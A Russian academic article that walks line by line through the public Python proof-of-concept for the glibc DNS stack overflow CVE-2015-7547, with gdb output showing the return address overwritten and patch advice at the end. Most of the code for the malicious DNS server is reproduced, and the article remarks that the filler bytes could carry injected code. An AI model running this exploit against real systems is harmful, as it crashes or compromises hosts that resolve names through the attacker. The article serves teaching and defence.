РАЗБОР ЭКСПЛОЙТА УЯЗВИМОСТИ CVE-2015-7547

Касикин А.А.[1]

В данной статье проведен анализ уязвимости переполнения стека CVE-2015-7547, дано определение понятия «уязвимость», перечислены ключевые уязвимые операционные системы, описаны причины возникновения уязвимостей переполнения стека, а также их возможные последствия. Также проведен построчный анализ кода эксплойта данной уязвимости, написанный на языке python, подробно описаны очередность и устройство сетевых запросов, использующихся в самом эксплойте, подведены итоги о способе использования уязвимости. В завершающей части статьи приведены рекомендации от создателей уязвимой библиотеки по защите от атак, использующих данную уязвимость, а также сделана оценка возможности использования данной уязвимости для внедрения собственного исполняемого кода. Данная статья будет полезна студентам и начинающим в области информационной безопасности поскольку в ней подробно изложены суть и причины данного рода уязвимостей, также статья будет полезна для системных администраторов так как содержит рекомендации по защите от данной уязвимости.

***Ключевые слова**: переполнение стека, Unix, DNS запрос, reverse engineering, python, UDP*

DOI: 10.21681/2311-3456-2017-1-22-30

Введение

Уязвимости – недостатки в компьютерной системе, использование которых приводит к нарушению целостности системы и некорректной работе. Они появляются в результате ошибок программирования, недостатков, которые допускались при проектировании системы, ненадежных паролей, вредоносных программ, скриптовых и SQL-инъекций.

Их использование позволяет атакующему нарушить корректную работу приложения. Уязвимости были обнаружены во всех основных операционных системах, включая MicrosoftWindows, Mac OS, UNIX и OpenVMS.

В данной статье мы рассмотрим одну из наиболее распространенных уязвимостей - уязвимость переполнения буфера. (1 место для поставщиков ОС и 2 место из общего числа уязвимостей по статистике cve.mitre.org)

Переполнение буфера

Переполнение буфера (stackoverflow) - явление, возникающее, когда компьютерная программа записывает данные за пределами выделенного ей в памяти буфера.

При переходе к подпрограмме буфер, как правило, имеет вид соответствующий (рис.1)

Где 00401048 – адрес возврата, 0019ff28 - базовый указатель или указатель базы стекового кадра. Peter00 –данные для подпрограммы. В случае отсутствия проверок на размер передаваемых данных, они могут «выйти» за пределы обозначенной для них области (рис.2)



***Рис. 1**. Нормальное стояние буфера при переходе к подпрограмме*

В данном случае вместо Peter00 мы передали в подпрограмму большое количество символов A без проверок на размер вводимых данных, в результате чего адрес возврата был изменен на 0x41414141 (символ A в кодировке CP1251 соответствует байту 0x41). В случае, если в программе нет адреса 0x41414141 она вернет ошибку перехода, если же такой адрес в программе имеется, она перейдет к выполнению записанного по этому адресу кода. Злоумышленник может воспользоваться дан-

1 Касикин Алексей Андреевич, студент МГТУ им Н.Э. Баумана, г. Москва, arektar@mail.ru



Рис. 2. *Переполнение буфера при переходе в подпрограмму*

ной уязвимостью и вместо символов «A» записать в буфер подпрограммы нужные ему данные и заменить адрес возврата на любой, ему удобный. Таким образом злоумышленник может передать управление в любую область исполняемой программы, при этом код в данной области будет выполнен от имени самой программы, со всеми имеющимися у нее привилегиями. На следующем изображении (рис.3) мы видим, как злоумышленник передал некий код на выполнение в области данных для подпрограммы, а затем перетер адрес возврата на адрес начала переданного им кода.

Уязвимость CVE-2015-7547

CVE-2015-7547 - уязвимость в библиотеке glibc (GNU C Library) которая может привести к удалённому выполнению кода посредством переполнения буфера. Обнаружена независимо исследователями GoogleProjectZero и RedHat

Исследователи выяснили, что злоумышленники, оперирующие вредоносным DNS-сервером, могут направить в ответ на запрос излишнее количество данных, что вызовет переполнение буфера, скомпрометирует приложение или вообще всю систему в целом.

Хакерам даже не обязательно заниматься компрометацией реального DNS-сервера: атаку можно осуществить и перехватив DNS-запрос пользователя и подделав ответ.

Эксперты опубликовали код, демонстрирующий эксплуатацию уязвимости.

Проблему заметили еще в июле 2015 года, однако выпускать исправление тогда никто не спешил. Только теперь, после того как эксперты ProjectZero и RedHat нашли столь простой и разрушительный способ её использования, команда разработки glibc 16 Февраля 2016 выпустила патч.

Библиотека glibc используется в большом количестве популярных Linux-приложений — по утверждениям исследователей, уже подтверждена информация об уязвимости утилит wget, SSH, sudo и curl. Общее число уязвимых приложений столь велико, что составить полный список не представляется возможным — в разговоре с изданием ArsTechnica исследователь безопасности Кен Уайт заявил, что уязвимость содержится во всех дистрибутивах Linux, а также языках про-



Рис. 3. *Адрес возврата буфера указывает на его содержимое*

граммирования Python, PHP, RubyonRails. Есть сообщения о том, что ошибка содержится и в большей части приложений для работы с криптовалютой биткоин.

Чтобы понять алгоритм использования данной уязвимости, рассмотрим опубликованный программный код:

До 22 строки идут комментарии разработчиков, после чего следует импорт модулей (рис.4).

```
22  import socket
23  import time
24  import struct
25  import threading
```

***Рис. 4**. Импорт модулей*

socket – библиотека для работы с сокетами

time – библиотека для работы со временем

struct – библиотека для обработки данных, представленных в виде байтов

threading – библиотека для работы с многопоточностью

С 27 по 32 строки (рис.5) задаются программные переменные, такие как ip цели, количество ответов необходимых для переполнения, логическая переменная, отвечающая за завершение работы программы и другие.

С 35 по 45 строки (рис.6) задаются функции преобразования отправляемой информации в байты необходимой размерности

```
35  def dw(x):
36    return struct.pack('>H', x)
37
38  def dd(x):
39    return struct.pack('>I', x)
40
41  def dl(x):
42    return struct.pack('<Q', x)
43
44  def db(x):
45    return chr(x)
```

***Рис. 6.** Функции преобразования информации*

С 47 строки (рис.7) начинается функция, отвечающая за обработку UDP пакетов.

```
27  IP = '127.0.0.1' # Insert your ip for bind() here...
28  ANSWERS1 = 184
29
30  terminate = False
31  last_reply = None
32  reply_now = threading.Event()
```

***Рис. 5**. Объявление глобальных переменных*

```
47  def udp_thread():
48    global terminate
49
50    # Handle UDP requests
51    sock_udp = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
52    sock_udp.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
53    sock_udp.bind((IP, 53))
```

***Рис. 7.** Подключение к DNS сокету*

```
55    reply_counter = 0
56    counter = -1
57
58    answers = []
59
60    while not terminate:
61      data, addr = sock_udp.recvfrom(1024)
62      print '[UDP] Total Data len recv ' + str(len(data))
63      id_udp = struct.unpack('>H', data[0:2])[0]
64      query_udp = data[12:]
```

***Рис. 8**. Получение DNS UDP запроса*

Разберем ее подробнее. После объявления начала функции и импорта глобальной переменной следует подключение к 53 порту (порт DNS) с хостом, адрес которого определен еще в начале программы (строка 27 рис.5)

С 55 строки (рис.8) объявляется список полученных запросов и переменные, необходимые для работы с этим списком, после чего с 60 строки объявляется цикл непосредственной обработки входящих пакетов. Он работает до тех пор, пока переменная terminate, отвечающая за завершение работы программы не примет значение True.

В цикле мы видим получение пакета с последующим преобразованием в читаемый формат. В соответствии с устройством DNS запроса (рис.9) идет выделение id сообщения (первые 2 байта) и текста сообщения (все после 12 байт)

После чего идет генерация ответного сообщения (рис.10).

Ответ мы специально заполняем большим количеством бесполезной информации (2500 раз пишем байт 0) и указываем во флаге сообщения (строка 68 рис.10) что ответ больше максимального размера UDP пакета. Это приводит к установке TCP соединения, с которым работать будет уже следующая функция.

Устройство флагов побитно (рис.11).

Байты 8380 = биты 1000001110000000

Таким образом мы устанавливаем 1 во флагах QR,TC, RD, RA

QR – тип операции. 1 - отклик

TC - равен 1 при укорочении сообщения. Для UDP это означает, что ответ содержал более 512 октетов, но прислано только первые 512. Именно в ответ на этот флаг устанавливается TCP соединение.

RD - Равен 1, если для получения ответа желательна рекурсия.



***Рис. 9**. Состав DNS запроса*

```
66  # Send truncated flag... so it retries over TCP
67  data = dw(id_udp)                   # id
68  data += dw(0x8380)                  # flags with truncated set
69  data += dw(1)                       # questions
70  data += dw(0)                       # answers
71  data += dw(0)                       # authoritative
72  data += dw(0)                       # additional
73  data += query_udp                   # question
74  data += '\x00' * 2500               # Need a long DNS response to force malloc
```

***Рис. 10.** Генерация ответного сообщения*

***Рис. 11**. Устройство флагов DNS запроса*

RA - Равен 1, если рекурсия для запрашиваемого сервера доступна.

Флаги RD и RA устанавливаются почти всегда и везде поэтому они нас не интересуют.

После генерации ответа мы добавляем его в список (рис.12) и ждем повторного запроса от атакуемого приложения.

```
76      answers.append((data, addr))
77
78      if len(answers) != 2:
79        continue
```

***Рис. 12**. Добавление сгенерированного ответа в список на отправку*

При наличии повторного запроса мы отправляем имеющиеся в списке ответы (рис.13).

```
81      counter += 1
82
83      if counter % 4 == 2:
84        answers = answers[::-1]
85
86      time.sleep(0.01)
87      sock_udp.sendto(*answers.pop(0))
88      reply_now.wait()
89      sock_udp.sendto(*answers.pop(0))
```

***Рис. 13**. Отправка ответов на DNS UDP запросы*

Стоит отметить, что:

Ответы периодически меняются местами

Сначала отправляется только один ответ, после чего функция ждет разрешение на отправку второго.

После отправки ответов идет завершение цикла с закрытием сокетов (рис.14)

```
91      sock_udp.close()
```

***Рис. 14**. Закрытие сокета*

На этом функция работы с UDP DNS запросами заканчивается. Основная цель данной функции на первом этапе использования уязвимости – получение UDP пакета с DNS запросом и отправка ответа с флагом, указывающим на нехватку свободного пространства в UDP пакетах, что приводит к установлению TCP соединения, после чего функция ожидает команды на продолжение работы. На втором этапе эксплуатации уязвимости функция отправляет второе сгенерированное сообщение, структурно аналогичное первому.

Следующая функция отвечает уже за работу с TCP соединением.

Для начала, как и в предыдущем примере (рис.7,8), идет объявление функции, и подключение к сокету (рис.15).

```
94  def tcp_thread():
95    global terminate
96    counter = -1
97
98    #Open TCP socket
99    sock_tcp = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
100   sock_tcp.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
101   sock_tcp.bind((IP, 53))
102   sock_tcp.listen(10)
103
104   while not terminate:
105     conn, addr = sock_tcp.accept()
106     counter += 1
107     print 'Connected with ' + addr[0] + ':' + str(addr[1])
108
109     # Read entire packet
110     data = conn.recv(1024)
111     print '[TCP] Total Data len recv ' + str(len(data))
112
113     reqlen1 = socket.ntohs(struct.unpack('H', data[0:2])[0])
114     print '[TCP] Request1 len recv ' + str(reqlen1)
115     data1 = data[2:2+reqlen1]
116     id1 = struct.unpack('>H', data1[0:2])[0]
117     query1 = data[12:]
```

***Рис. 15**. Начало функции обработки TCP DNS запросов*

Разница между данным участком кода и аналогичным участком (строки 47-64 рис.7,8) в предыдущей функции сводится к разнице между TCP и UDP. Подключение производится аналогично, к тому же сокету (23 порт, тот же IP адрес), считывание запроса, выделение id запроса и текста самого запроса идентичны. Поскольку при чтении из TCP соединения мы могли получить два подряд следующих запроса, первый запрос сохраняется в переменную data1, после чего проверяется наличие повторного запроса (рис.16).

В случае, когда повторный запрос был получен, он записывается в переменную data2, аналогично первому запросу сохраняются id и текст запроса.

Переходим к формированию ответа. Ответ формируется согласно общей схеме DNS сообщений описанный на рисунке (ранее):

Сначала генерируем заголовок (12 октетов) (рис.17).

В качестве ID используем ID первого TCP сообщения, устанавливаем стандартные флаги, количество запросов = 1, количество ответов = переменной, определенной в начале программы (28 строка), по умолчанию = 184, в секции дополнительной информации пусто. В секцию запросов помещаем запросы из первого TCP сообщения.

Формируем секцию откликов (рис.18).

В нее записываем сообщения (количество которых мы указали ранее) со сжатыми именами (указание всех имен сжатыми является неправильным, поскольку сжатие происходит относительно целого имени), типом 1 == «A», что соответствует ответу на запрос IP адреса ресурса, класс == 1, что соответствует сети Интернет, время жизни =13, длина ответа устанавливается максимальной для типа «A» == 4, сами данные ответа забиваются символами «D». После чего секция откликов присоединяется к генерируемому ответу.

```
119     # Do we have an extra request?
120     data2 = None
121     if len(data) > 2+reqlen1:
122       reqlen2 = socket.ntohs(struct.unpack('H', data[2+reqlen1:2+reqlen1+2])[0])
123       print '[TCP] Request2 len recv ' + str(reqlen2)
124       data2 = data[2+reqlen1+2:2+reqlen1+2+reqlen2]
125       id2 = struct.unpack('>H', data2[0:2])[0]
126       query2 = data2[12:]
```

***Рис. 16**. Получение и обработка TCP запросов*

```
128     # Reply them on different packets
129     data = ''
130     data += dw(id1)                     # id
131     data += dw(0x8180)                  # flags
132     data += dw(1)                       # questions
133     data += dw(ANSWERS1)                # answers
134     data += dw(0)                       # authoritative
135     data += dw(0)                       # additional
136     data += query1                      # question
```

***Рис. 17**. Формирование заголовка TCP первого ответа*

```
138     for i in range(ANSWERS1):
139       answer = dw(0xc00c)  # name compressed
140       answer += dw(1)      # type A
141       answer += dw(1)      # class
142       answer += dd(13)     # ttl
143       answer += dw(4)      # data length
144       answer += 'D' * 4    # data
145
146       data += answer
```

***Рис. 18**. Формирование оставшейся части первого TCP ответа*

Посчитав длину полученного сообщения, преобразовав ее в байты нужного типа и добавив их к началу генерируемого ответа (рис.19) его создание завершается.

```
148     data1_reply = dw(len(data)) + data
```

***Рис. 19**. Преобразование первого TCP ответа в формат для отправки*

После чего, в случае наличия повторного запроса по протоколу TCP, на него формируется некорректный ответ, заполненный символами «B» (рис.20)

```
150     if data2:
151       data = ''
152       data += dw(id2)
153       data += 'B' * (2300)
154       data2_reply = dw(len(data)) + data
155     else:
156       data2_reply = None
```

***Рис. 20**. Генерация второго ответа в случае сдвоенного запроса*

Сгенерированный таким образом ответ имеет только одно поле, представленное корректным образом – поле ID.

Активизируем функцию для работы с UDP протоколом для повторной отправки сохраненного в нем отклика, после чего отправляем свой TCP ответ. В случае, когда сгенерировано 2 ответа, отправляются оба (рис.21).

```
158       reply_now.set()
159       time.sleep(0.01)
160       conn.sendall(data1_reply)
161       time.sleep(0.01)
162       if data2:
163         conn.sendall(data2_reply)
```

***Рис. 21**. Отправка TCP ответов*

После отправки ответов, функция разрывает соединение с сокетом (рис.22) и завершается.

```
165       reply_now.clear()
166
167     sock_tcp.shutdown(socket.SHUT_RDWR)
168     sock_tcp.close()
```

***Рис. 22**. Завершение функции работы с TCP*

В конце программного кода находится основная функция (рис.23).

```
171 if __name__ == "__main__":
172
173   t = threading.Thread(target=udp_thread)
174   t.daemon = True
175   t.start()
176   tcp_thread()
177   terminate = True
```

***Рис. 23**. Код запуска функций на параллельное выполнение*

В случае запуска программы она отдельным потоком запускает функцию чтения UDP, после чего передает управление функции чтения из TCP, после завершения работы функции, считывающей TCP и возврата в основную функцию переменная, отвечающая за завершение работы принимает значение True, что приводит к завершению потока чтения из UDP (строка 60). На этом текст программы заканчивается.

Подведем итоги

По пунктам эксплойт делает следующее:

Считывает 2 DNS UDP запроса

Формирует и отправляет ответ на один из них с флагом на переполнение

Считывает DNS TCP запрос, отправленный в ответ на переполнение, проверяет наличие сдвоенного запроса

Формирует корректный ответ на первый TCP запрос (без полезной информации). В случае сдвоенного TCP запроса, формирует некорректный ответ на второй запрос, заполненный символами «B»

Отправляет ответ на второй из DNS UDP запросов, аналогичный первому

Отправляет ответы на TCP запросы.

Результат использования эксплойта, опубликованный в GoogleSecurity Blog (рис.24).

В результатах указывается ошибка в регистрах EIP/RIP. Данные регистры указывают на адрес в памяти следующей команды.

Байты 0x42 попавшие в регистр соответствуют символу «B» в кодировке CP1251 (ее по умолчанию и использует наша программа). Таким образом мы **перезатерли адрес возврата** содержимым ответа на сдвоенный TCP запрос. В случае если TCP запрос не был сдвоенным программа попросту возвращает бесполезные данные.

Как защититься

В ответ на опубликованный эксплоит, 16 Февраля 2016 года разработчики выпустили патч, а также описали причины данной уязвимости, спо-

As you can see in the below debugging session we are able to reliably control EIP/RIP.

(gdb) x/i $rip

=> 0x7fe156f0ccce <_nss_dns_gethostbyname4_r+398>: req

(gdb) x/a $rsp

0x7fff56fd8a48: 0x4242424242424242 0x4242424242420042

When code crashes unexpectedly, it can be a sign of something much more significant than it appears; ignore crashes at your peril!

Рис. 24. *Результат работы кода*

собы борьбы с ней (как на низком так и на высоком уровне программирования) и свои выводы.

В выводах также содержатся способы, позволяющие снизить риски, такие как

Ограничить все TCP ответы до 1024 байт.

Распознавать не соответствующими требованиям UDP ответы.

Избегать двойных запросов, и функций делающих подобные запросы.

И т.д.

Также на различных приведенных ресурсах подробно описан процесс установки патча.

Выводы

Таким образом мы разобрались с одной из современных уязвимостей, выяснили способ ее эксплуатации и основные способы защиты. Источники, описывающие установку патча, а также содержащие список уязвимых платформ читатель может увидеть в списке литературы.

Наиболее полезна данная статья будет для начинающих вирусологов, так как подробно излагает причины и способы использования одного из наиболее распространенных типов уязвимостей, а также для системных администраторов, так как содержит способы защиты от данной уязвимости, ссылки на патч и другие полезные ресурсы, касательно данной уязвимости.

Стоит также отметить, что для использования данной уязвимости с какой-либо конкретной целью, необходимо разобраться, какая часть отправляемого сообщения перетирает адрес следующей команды, а также выяснить состояние процесса, использующего уязвимую библиотеку на момент срабатывания уязвимости и методы защиты, контролирующие поведение данного процесса. Все это позволит нам определиться с адресом, который мы передадим в регистр и с контекстом информации, отправляемой помимо этого адреса (ранее мы отправляли еще и символы «D» и байты 0x00 в качестве ответа на запрос. С учетом уровня защиты возможна их замена на собственный исполняемый код.)

Научный руководитель: *Кесель Сергей Александрович, кандидат технических наук, доцент Университета машиностроения, доцент МГТУ им Н.Э.Баумана, начальник отдела Информационной безопасности ООО «ФИННЕТ-СЕРВИС».* *sakesel161@gmail.com*

Литература:

1. Аграновский А.В., Карнюша С.И., Селин Р.Н. Преобразование программного кода для использования уязвимостей переполнения буфера // Известия ЮФУ. Технические Науки. Издательство: Южный федеральный университет (Ростов-на-Дону) ISSN: 1999-9429 eISSN: 2311-3103. С. 92-94.
2. Куликов Сергей Сергеевич, Белоножкин Владимир Иванович Исследование характеристик уязвимостей информационно-телекоммуникационных систем // Информация и безопасность. Издательство: Воронежский государственный технический университет (Воронеж) ISSN: 1682-7813. 1 с.
3. Дубенко А.А., Самборский С.В., Носов П.С. Лабораторное тестирование роутеров на уязвимость от сбоев // Научные труды sworld. Издательство: ООО «НАУЧНЫЙ МИР» (Иваново) ISSN: 2224-0187 С. 3-4.
4. Касперски Крис Ошибки переполнения буфера извне и изнутри как обобщенный опыт реальных атак // Системный администратор. Издательство: Синдикат 13 (Москва) ISSN: 1813-5579 eISSN: 1813-5579 С. 68-70.
5. Касперски Крис Ошибки переполнения буфера извне и изнутри как обобщенный опыт реальных атак часть 2 // Системный администратор. Издательство: Синдикат 13 (Москва) ISSN: 1813-5579 eISSN: 1813-5579 С. 31-34.
6. Падарян В.А., Каушан В.В., Федотов А.Н. Автоматизированный метод построения эксплойтов для уязвимости переполнения буфера на стеке // Труды института системного программирования РАН. Издательство: Институт системного программирования РАН (Москва) ISSN: 2079-8156 eISSN: 2220-6426 С. 129-132.

7. Фэрроу Рик Атаки на сеть через переполнение буфера: технологии и способы борьбы // Защита информации. инсайд. Издательство: Издательский Дом «Афина» (Санкт-Петербург) ISSN: 2413-3582 С. 54-55.
8. Ковалевский А.Е., Ефремов Е.А. Переполнение буфера с последующим перехватом управления программой // Новая наука: от идеи к результату. Издательство: Общество с ограниченной ответственностью «Агентство международных исследований» (Уфа) ISSN: 2412-9755 С. 160-161.
9. Информация по уязвимости в базе RedHat: URL: https://access.redhat.com/security/cve/cve-2015-7547
10. Информация по уязвимости в базе CVE URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2015-7547
11. Информация по уязвимости в базе NVD URL: https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2015-7547
12. Реализация эксплойта URL: https://github.com/fjserna/CVE-2015-7547
13. Патч для библиотеки glibc с комментариями от разработчиков URL: https://sourceware.org/ml/libc-alpha/2016-02/msg00416.html

CVE-2015-7547 EXPLOIT PARSING

***Kasikin A.A.*[2]**

Abstract. *Tthis article contains the analysis of a stack overflow vulnerability CVE–2015–7547, the definition of «vulnerability» is provided, the main affected operating systems are listed, the causes of stack overflow vulnerabilities are described, and their possible consequences. Analysis of lines of this vulnerability exploit code written in the python programming language is also performed, the sequence of network requests are used in the exploit and their composition is described in detail, the results about the method of exploitation of a vulnerability are summed up. In the final part of the article recommendations from the creators of the vulnerable library to protect against this vulnerability attacks are provided, and assessment of the possibility of using this vulnerability for introduction of executable code is also done. This article will be useful to students and beginners in the field of information security because it describes in detail the nature and causes of these kinds of vulnerabilities, also the article will be useful to system administrators because it contains recommendations for protection from this vulnerability.*

Keywords: *stack overflow, Unix, DNS request, reverse engineering, python, UDP*

References

1. Agranovskiy AV Karnyushin SI, Selin RN Converting code for buffer overflow vulnerabilities using // Proceedings of the SFU. Technical science. Publisher: Southern Federal University (Rostov-on-Don) ISSN: 1999-9429 eISSN: 2311-3103. pp. 92-94.
2. Sergey Kulikov, Belonozhkin Vladimir Ivanovich Research of characteristics of vulnerabilities of information and telecommunication systems // Information and Security. Publisher: Voronezh State Technical University (Voronezh) ISSN: 1682-7813. pp. 1.
3. Dubenko AA Samborski SV Nosov PS Laboratory testing of routers on the vulnerability of failures // Proceedings sworld. Publisher: OOO «scientific world» (Ivanovo) ISSN: 2224-0187 pp. 3-4.
4. Kasperski Chris Buffer overflow errors from the outside and from the inside as a generalized experience of real attacks // System Administrator. Publisher: Syndicate 13 (Moscow) ISSN: 1813-5579 eISSN: 1813-5579 pp. 68-70.
5. Kasperski Chris Buffer overflows outside and inside as a generalized experience of real attacks part 2 // System Administrator. Publisher: Syndicate 13 (Moscow) ISSN: 1813-5579 eISSN: 1813-5579 pp. 31-34.
6. Padaryan VA Kaushan VV, Fedotov AN An automated method for constructing exploits a buffer overflow vulnerability in the stack // Proceedings of Institute for System Programming of Russian Academy of Sciences. Publisher: Institute for System Programming of Russian Academy of Sciences (Moscow) ISSN: 2079-8156 eISSN: 2220-6426 pp. 129-132.
7. Rick Farrow Attacks on the network via a buffer overflow: technologies and methods of struggle // Information Security. insider. Publisher: Publishing House «Athena» (St. Petersburg) ISSN: 2413-3582 pp. 54-55.
8. Kovalevsky AE, Efremov EA Buffer overflow followed by an interception control program // The new science: from the idea to the result. Publisher: Limited Liability Company «Agency for International Studies» (Ufa) ISSN: 2412-9755 pp. 160-161.
9. Information about the vulnerability in the RedHat database: URL: https://access.redhat.com/security/cve/cve-2015-7547
10. Information about the vulnerability in the CVE database URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2015-7547
11. Information about the vulnerability in the NVD database URL: https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2015-7547
12. The exploit code URL: https://github.com/fjserna/CVE-2015-7547
13. The patch for the glibc library with the developers comments URL: https://sourceware.org/ml/libc-alpha/2016-02/msg00416.html

2 Alexey Kasikin, student of Bauman State University, Moscow, Russia, arektar@mail.ru